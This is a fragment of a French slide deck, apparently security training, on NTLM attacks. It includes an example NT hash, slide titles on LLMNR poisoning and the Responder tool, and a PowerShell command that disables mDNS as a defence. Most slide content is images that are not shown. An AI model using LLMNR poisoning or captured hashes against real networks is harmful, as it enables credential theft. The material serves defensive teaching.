
2cfb541d293ba1dbb75e0c8d76954a50

NT hash :

- Le mot de passe du nt-hash peut faire jusqu'à 127 caractères
- En plus des caractères ASCII, les caractères régionaux peuvent être utilisés.
- Il prend en compte la casse.




6 - Attaque NTLM

6.2 - Présentation d'une attaque LLMNR




6 - Attaque NTLM

6.2 - Exemple d'attaque LLMNR



6 - Attaque NTLM

6.2 - Bloquer les attaques avec l'outil Responder




The screenshot shows a PowerShell session with a large number '3' in a circle on the top-left. The command run is:

```
PS C:\Windows\system32> $path='HKLM:\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters'
PS C:\Windows\system32> $property = 'EnableMDNS'
PS C:\Windows\system32> $value = 0
PS C:\Windows\system32> New-ItemProperty -Path $Path -Name $property -Value $value -PropertyType DWORD -Force
```

